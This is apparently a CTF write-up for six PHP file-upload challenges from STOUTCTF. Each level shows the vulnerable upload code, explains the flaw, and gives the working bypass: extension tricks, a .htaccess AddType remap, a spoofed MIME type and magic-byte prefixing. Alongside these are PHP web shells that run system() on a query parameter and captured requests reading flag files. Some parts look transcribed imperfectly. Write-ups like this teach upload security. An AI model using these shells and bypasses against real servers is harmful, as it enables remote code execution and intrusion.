



FILE UPLOAD LEVEL 1

Description:

The website is coded in PHP, so I guess the real vulnerability here is trusting it to begin with. You might need Burp Suite to exploit it - or just sneeze near the login page and see if it breaks!

```
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        //move uploaded file
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/" . $file . ">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/" . $dir . ">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
```

Code Review:

```
move_uploaded_file($_FILES["file"]["tmp_name"], $file);
```

This line moves the uploaded file to a user-specific directory. Since the code doesn't check the file type or content, an attacker can upload a PHP script (e.g., shell.php). Once uploaded, we can access and execute the file, resulting in RCE.

Content-Disposition: form-data; name="file"; filename="a.php"
Content-Type: application/octet-stream

//SHELL//

Shell

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```



Request

PrettyRawHex

```
1  GET /upload/1db3f1ef4316fe0f2227c63aaeb6ea1a/s.php HTTP/1.1
2  Host: upload1.oplabs.us
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
4  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQnESEDVfFCWanBI
5  Content-Length: 550
6  Cache-Control: max-age=0
7  Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24"
8  Sec-Ch-Ua-Mobile: ?0
9  Sec-Ch-Ua-Platform: "Windows"
10 Accept-Language: en-US,en;q=0.9
11 Origin: https://upload1.oplabs.us
12 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQnESEDVfFCWanBI
13 Upgrade-Insecure-Requests: 1
14 Sec-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
15 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Referer: https://upload1.oplabs.us/
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 -----WebKitFormBoundaryQnESEDVfFCWanBI
24 Content-Disposition: form-data; name="file"; filename="s.php"
25 Content-Type: application/octet-stream
26
27 <html>
28 <body>
29 <form method="GET" name=""><?php echo basename($_SERVER['PHP_SELF']); ?>
30 <input type="TEXT" name="cmd" id="cmd" size="80">
31 <input type="SUBMIT" value="Execute">
32 </form>
33 <pre>
34 <?php
35     if(isset($_GET['cmd']))
36     {
37         system($_GET['cmd']);
38     }
39 ?>
40 </pre>
41 </body>
42 <script>document.getElementById("cmd").focus();</script>
43 </html>
44
45 -----WebKitFormBoundaryQnESEDVfFCWanBI--
46
```

Response

PrettyRawHexRender

```
176 </div>
177
178 <!-- File Upload Form -->
179 <form method="post" enctype="multipart/form-data" class="text-center" id="
180 uploadForm">
181 <input type="file" name="file" id="file" accept="image/*" />
182 <input type="submit" value="Upload File" id="submitBtn" />
183 </form>
184
185 <!-- Progress Bar -->
186 <div class="progress" id="progressBar" style="display: none;">
187 <div class="progress-bar progress-bar-striped progress-bar-animated" style="
188 width: 0%;">
189 </div>
190
191 <!-- Error/Success Messages -->
192 <div class="mt-3 text-center">
193 <span style="color: red;">
194
195 <span style="color: green;">
196 SuccessFully uploaded file at: <a href="
197 /upload/1db3f1ef4316fe0f2227c63aaeb6ea1a/s.php"
198 /upload/1db3f1ef4316fe0f2227c63aaeb6ea1a/s.php
199 >
200 View all uploaded file at: <a href="/upload/1db3f1ef4316fe0f2227c63aaeb6ea1a/"
201 >
202 /upload/1db3f1ef4316fe0f2227c63aaeb6ea1a
203 </a>
204 </span>
205 </div>
206
207 <!-- JavaScript -->
208 <script>
209 document.getElementById('uploadForm').addEventListener('submit', function (e) {
210     document.getElementById('progressBar').style.display = 'block';
211 });
212 </script>
213
214 <script defer src="
215 https://static.cloudflareinsights.com/beacon.min.js/vcd15che7772f49c399c6a5babf22c
216 1241717689176015" integrity="
217 sha512-2psqlPQVey907T10dFBHgM4SnnalIP1ktS4rnaERmq6vVVPuqt2t8MiaS3oN72PdrCs3
218 748U0ak1E2q=" data-cf-beacon"
219 ("avId":"Bk43B87B84a821e","version":"2024.10.5","x":"i","serverTiming":{"name":"c
```

execution

[/upLoad/1db3f1ef4316fe0f2227c63aaeb6ea1a/s.php?cmd=cat+%2Fflag.txt](https://upload1.oplabs.us/upload/1db3f1ef4316fe0f2227c63aaeb6ea1a/s.php?cmd=cat+%2Fflag.txt)

STOUTCTF{rxM14VXNjhH0L6KM9vHmzpIVAKzzxHQq}

Flag STOUTCTF{rxM14VXNjhH0L6KM9VHMzpIVAKzzxHQq}

65 | Page

Prepared for UW-STOUT Organizer and confidential until Friday, December 27th, 2024, 6 AM (UTC), after which it will be posted publicly.



FILE UPLOAD LEVEL 2

Description:

Null

```
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $filename = $_FILES["file"]["name"];
        $extension = explode(".", $filename)[1];
        if ($extension === "php") {
            die("Hack detected");
        }
        $file = $dir . "/" . $filename;
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/" . $file . ">/</a> <a href="/" . $file . ">/</a><br>';
        $success .= 'View all uploaded file at: <a href="/" . $dir . ">/</a> <a href="/" . $dir . ">/</a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
?>
```

Code Review 1:

```
if ($extension === "php")
```

Code Review 2:

```
move_uploaded_file($_FILES["file"]["tmp_name"], $file);
```

there's a check that prevents uploading files with a .php extension (if (\$extension === "php")), this doesn't fully protect against other attack vectors like uploading files with double extensions (e.g., malicious.php.jpg) or files that contain PHP code. In this example I'll use .phar as extension

```
Content-Disposition: form-data; name="file"; filename="a.phar"
Content-Type: application/octet-stream
```

```
//SHELL//
```

Shell

```
<?=$_GET[0]?>
```



Request

```

1 POST / HTTP/2
2 Host: upload2.oplabs.us
3 Cookie: cf_clearance=
4 Content-Length: 212
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKgQ748AogRZjGA
6 Sec-CH-UA: "Chromium";v="131", "Not_A_Brand";v="24"
7 Sec-CH-UA-Mobile: 70
8 Sec-CH-UA-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://upload2.oplabs.us
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
12 Upgrade-Insecure-Requests: 1
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.0,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Dest: document
17 Referer: https://upload2.oplabs.us/
18 Accept-Encoding: gzip, deflate, br
19 Priority: uo, i
20 -----WebKitFormBoundaryKgQ748AogRZjGA
21 Content-Disposition: form-data; name="file"; filename="s6.phar"
22 Content-Type: application/octet-stream
23 <?php $ _GET[0] ?>
24 -----WebKitFormBoundaryKgQ748AogRZjGA--

```

Response

```

187 <input type="text" name="file" value="" accept="image/*" />
188 <input type="submit" value="Upload File" id="submitBtn" />
189 </form>
190 <!-- Progress Bar -->
191 <div class="progress" id="progressBar" style="display: none;">
192 <div class="progress-bar progress-bar-striped progress-bar-animated" style="width: 0%;">
193 </div>
194 </div>
195 <!-- Error/Success Messages -->
196 <div class="mt-3 text-center">
197 <span style="color: red;">
198 </span>
199 <span style="color: green;">
200 Successfully uploaded file at: <a href="
201 /upload/badef61be6423b1f2f550038d89c96eb/s6.phar"
202 </a>
203 </span>
204 View all uploaded file at: <a href="
205 /upload/badef61be6423b1f2f550038d89c96eb/"
206 </a>
207 </div>

```

STOUTCTF{aXVwCHhPilsCGBZmtbrCYsilsq1fWbnD}

Getting into the File that uploaded:

[URL](#)

[/upload/badef61be6423b1f2f550038d89c96eb/s6.phar?0=cat%20/flag.txt](https://upload2.oplabs.us/upload/badef61be6423b1f2f550038d89c96eb/s6.phar?0=cat%20/flag.txt)

Flag STOUTCTF{aXVwCHhPilsCGBZmtbrCYsilsq1fWbnD}



FILE UPLOAD LEVEL 3

Description:

Null

Similar approach from the PHP2

Content-Disposition: form-data; name="file"; filename="s6.phar"

Content-Type: application/octet-stream

//SHELL//

Shell

<?=\$_GET[0]>

The screenshot shows a web browser window with the URL `https://upload3.oplabs.us/upload/27d04fd09ea24a9502fbfccae491cf6/s6.phar?0=cat%20/flag.txt`. The browser's developer tools are open, showing the network tab with a single request. The request is a POST to `/upload/27d04fd09ea24a9502fbfccae491cf6/s6.phar?0=cat%20/flag.txt`. The response is a 200 OK with a text/html content type. The response body contains the text `STOUTCTF{HUGYrh4ZK7a1Ztk8PQRsE843mPv1GxPn}`.

URL

/upload/27d04fd09ea24a9502fbfccae491cf6/s6.phar?0=cat%20/flag.txt

Flag **STOUTCTF{HUGYrh4ZK7a1Ztk8PQRsE843mPv1GxPn}**



FILE UPLOAD LEVEL 4

Description:

Null

The code now checks that the file extension is not php, phtml, or phar:

Code Review:

```
if (in_array($extension, ["php", "phtml", "phar"])) { die("Hack detected"); }
```

In this challenge, PHP extensions are filtered, but *.htaccess* files are not. By uploading a *.htaccess* file, we can configure the server to execute files with custom extensions as PHP.

Create an *.htaccess* file with the following content to map a custom file extension to PHP:

```
AddType application/x-httpd-php .lol
```

This configuration tells the server to treat files with the *.lol* extension as PHP scripts.

```
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 -----WebKitFormBoundaryTabbn3ic2ifQeBeM
24 Content-Disposition: form-data; name="file"; filename=".htaccess"
25 Content-Type: application/octet-stream
26
27 AddType application/x-httpd-php .lol
28
29 -----WebKitFormBoundaryTabbn3ic2ifQeBeM--
30
```

```
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: application/octet-stream
```

```
AddType application/x-httpd-php .lol
```

After uploaded, apply another upload for your reverse shell.


```
Content-Disposition: form-data; name="file"; filename="rce.lol"
Content-Type: application/octet-stream
```

```
//SHELL//
```

Shell

```
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']);
system($cmd); echo "</pre>"; die; }?>
```

Once the *.htaccess* and *rce.lol* files are uploaded, you can execute commands on the server using the *rce.lol* script by passing the desired command as a query parameter. This method allows you to interact with the server.



```
/upload/4f6b5be1f06415ae5879e9e473e539b0/rce.lol?cmd=cat%20/flag.txt
```

Flag	STOUTCTF{E1Eq5VtDJ4ANFkrUgkaUBQveLHai0ju0}
------	--



FILE UPLOAD LEVEL 5

Description:

Null

```
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $mime_type = $_FILES["file"]["type"];
        if (!in_array($mime_type, ["image/jpeg", "image/png", "image/gif"])) {
            die("Hack detected");
        }
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/" . $file . ">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/" . $dir . ">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
}
?>
```

Code Review

```
if (!in_array($mime_type, ["image/jpeg", "image/png", "image/gif"])) {
    die("Hack detected");
}
```

While this restricts file uploads to certain image types, this check can be bypassed. MIME type validation can be spoofed because the MIME type is sent by the client (the browser), and an attacker could modify it to upload a non-image file, like a PHP script. We can craft a file that looks like an image (e.g., image.php) but contains executable PHP code inside.

Content-Disposition: form-data; name="file"; filename="a.php"

Content-Type: image/png

//SHELL//

Shell

```
<?=$_GET[0]?>
```




Request

PrettyRawHex

1 POST / HTTP/2

2 Host: upload5.oplabs.us

3 Cookie: cf_clearance=170gyUj1vNhtE5...1AnQJ6XhSBv1bmlgGopW_dFO-1734575379-1.2.1.i-c_1ep1t1C4Cwuk9Z.xzoP6Mb9MenpU1_5Cb_S1.q_nRajJmNtD7Uhc4A9uV72CciCSyMstG68lNo_9DOP1urGnVpsXvTpkE37gn7s.agkUWv9TvkolkgsxE0c4CaQp79P0Fsg4vqbGaj1N9...oQjNih6O_7Mg0BAcmEVUFR1KJfseK2PHUC4OXw517he.f3JCJC1hFajKicqVnKh69217yhnsdveq0...1fAv1U7Aq17E9v75AfvWwQCA1E2USuQ1Cd.bwES0qcq1q1B8PAj3Nvc1gblhxA_s0VR09du0Yuswq1c41yufu5o1QW5Pxp2Dd852P82CmR1iteHh2AapDSagUKN1K09qdk80ch_r0u5VPRdy9S1Bval8K8BgQ54L1cnPig8A: PHPSESSID=94f604168ed1bbfd7afac8cef30e7a68

4 Content-Length: 197

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"

7 Sec-Ch-Ua-Mobile: 70

8 Sec-Ch-Ua-Platform: "Windows"

9 Accept-Language: en-US,en;q=0.9

10 Origin: https://upload5.oplabs.us

11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4EA7yZaoe23NtBPW

12 Upgrade-Insecure-Requests: 1

13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-Mode: navigate

17 Sec-Fetch-User: 71

18 Sec-Fetch-Dest: document

19 Referer: https://upload5.oplabs.us/

20 Accept-Encoding: gzip, deflate, br

21 Priority: u=0, i

22

23

24

25

26

27 <?=\$_GET[0]>

28

29

30

31

-----WebKitFormBoundary4EA7yZaoe23NtBPW--

Content-Disposition: form-data; name="file"; filename="a.php"

Content-Type: image/png

<?=\$_GET[0]>

-----WebKitFormBoundary4EA7yZaoe23NtBPW--

Response

PrettyRawHexRender

1 HTTP/2 200 OK

2 Date: Thu, 19 Dec 2024 02:41:43 GMT

3 Content-Type: text/html; charset=UTF-8

4 Cache-Control: no-store, no-cache, must-revalidate

5 Expires: Thu, 19 Nov 1991 08:52:00 GMT

6 Pragma: no-cache

7 Vary: Accept-Encoding

8 X-Powered-By: PHP/7.3.33

9 Cf-Cache-Status: DYNAMIC

10 Server-Timing: cfCacheStatus;desc="DYNAMIC"

11 Report-To: [{"url": "https://a.nel.cloudflare.com/report/v4?r=BfS1fsg1jog4pJWtTtY7SgDCShpWf4F3dzf1k0KmcK5SuYKskjxxvXkUcygH3DEtPcCaYt2FbY797LcLdTXidIovpeWTj84Vvzu0xwvHCW6oKxnb4heq3D1d"}], "group": "cf-nel", "max_age": 604800}

12 Nel: {"success_fraction": 0, "report_to": "cf-nel", "max_age": 604800}

13 Strict-Transport-Security: max-age=0; includeSubDomains

14 Server: cloudflare

15 Cf-Ray: 8f440902a58209-SIN

16 Alt-Svc: h3="443"; ma=86400

17 Server-Timing: cf14;desc="?proto=TCP&rtt=17323&min_rtt=15964&rtt_var=7131&sent=64&recv=11&lo=11&hi=11&idle=11&wait=11&total=11&bytes=781&recv_bytes=2396&delivery_rate=8435&cdn=251&unsent_bytes=0&cid=bd3c"

upload5.oplabs.us/upload/94f604168ed1bbfd7afac8cef30e7a68/a.php?0=cat+/secret.txt

view-source:https://upload5.oplabs.us/upload/94f604168ed1bbfd7afac8cef30e7a68/a.php?0=cat+/secret.txt

Line wrap

total 84

drwxr-xr-x 1 root root 4096 Dec 16 12:30 .

drwxr-xr-x 1 root root 4096 Dec 16 12:30 ..

drwxr-xr-x 1 root root 4096 Mar 17 2022 bin

drwxr-xr-x 2 root root 4096 Dec 11 2021 boot

drwxr-xr-x 5 root root 368 Dec 16 12:30 dev

drwxr-xr-x 1 root root 4096 Dec 16 12:30 etc

drwxr-xr-x 2 root root 4096 Dec 11 2021 home

drwxr-xr-x 1 root root 4096 Mar 17 2022 lib

drwxr-xr-x 2 root root 4096 Mar 16 2022 lib64

drwxr-xr-x 2 root root 4096 Mar 16 2022 media

drwxr-xr-x 2 root root 4096 Mar 16 2022 mnt

drwxr-xr-x 2 root root 4096 Mar 16 2022 opt

drwxr-xr-x 0 root root 0 Dec 16 12:30 proc

drwxr-xr-x 1 root root 4096 Mar 18 2022 root

drwxr-xr-x 1 root root 4096 Dec 16 12:30 run

drwxr-xr-x 1 root root 4096 Mar 17 2022/sbin

drwxr-xr-x 1 root root 43 Dec 13 00:08 secret.txt

drwxr-xr-x 2 root root 4096 Mar 16 2022 srv

drwxr-xr-x 13 root root 0 Dec 16 12:29 sys

drwxr-xr-x 1 root root 4096 Dec 19 02:41 tmp

drwxr-xr-x 1 root root 4096 Mar 16 2022 usr

drwxr-xr-x 1 root root 4096 Mar 17 2022 var

URL
[/upLoad/94f604168ed1bbfd7afac8cef30e7a68/a.php?0=cat+/secret.txt](https://upload5.oplabs.us/upload/94f604168ed1bbfd7afac8cef30e7a68/a.php?0=cat+/secret.txt)

Flag **STOUTCTF{W2v1JvVzCBecumPT1LJEn15xvPIN1Hi}**

72 | Page

Prepared by UW-STOUT Organizer and confidential until Friday, December 27th, 2024, 6 AM (UTC), after which it will be posted publicly.



FILE UPLOAD LEVEL 6

Description:

Null

```
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $finfo = finfo_open(FILEINFO_MIME_TYPE);
        $mime_type = finfo_file($finfo, $_FILES['file']['tmp_name']);
        $whitelist = array("image/jpeg", "image/png", "image/gif");
        if (!in_array($mime_type, $whitelist, TRUE)) {
            die("Hack detected");
        }
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/" . $file . ">/' . $file . ' </a><br>';
        $success = 'View all uploaded file at: <a href="/" . $dir . ">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
?>
```

The code uses `finfo_file()` to check the MIME type of the file, which relies on reading the file's magic bytes to identify the file's content type:

Code Review

```
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime_type = finfo_file($finfo, $_FILES['file']['tmp_name']);
```

The MIME types are then validated against a whitelist of acceptable image types `image/jpeg`, `image/png`, `image/gif`

Code Review

```
if (!in_array($mime_type, $whitelist, TRUE)) { die("Hack detected"); }
```

We can craft a malicious file that looks like an image based on its magic bytes but is actually a PHP file.

```
Content-Disposition: form-data; name="file"; filename="a.php"
Content-Type: application/octet-stream
```

```
//MAGIC BYTES OF IMAGE//
//SHELL//
```

This could upload a file that starts with valid **image magic bytes** (e.g., JPEG magic bytes `0xFF 0xD8`), but contains PHP code afterwards. This would pass the MIME type check because it starts with valid image magic bytes, yet still contains PHP code that could be executed if the file is accessed.

Shell

```
<?=$_GET[0]?>
```

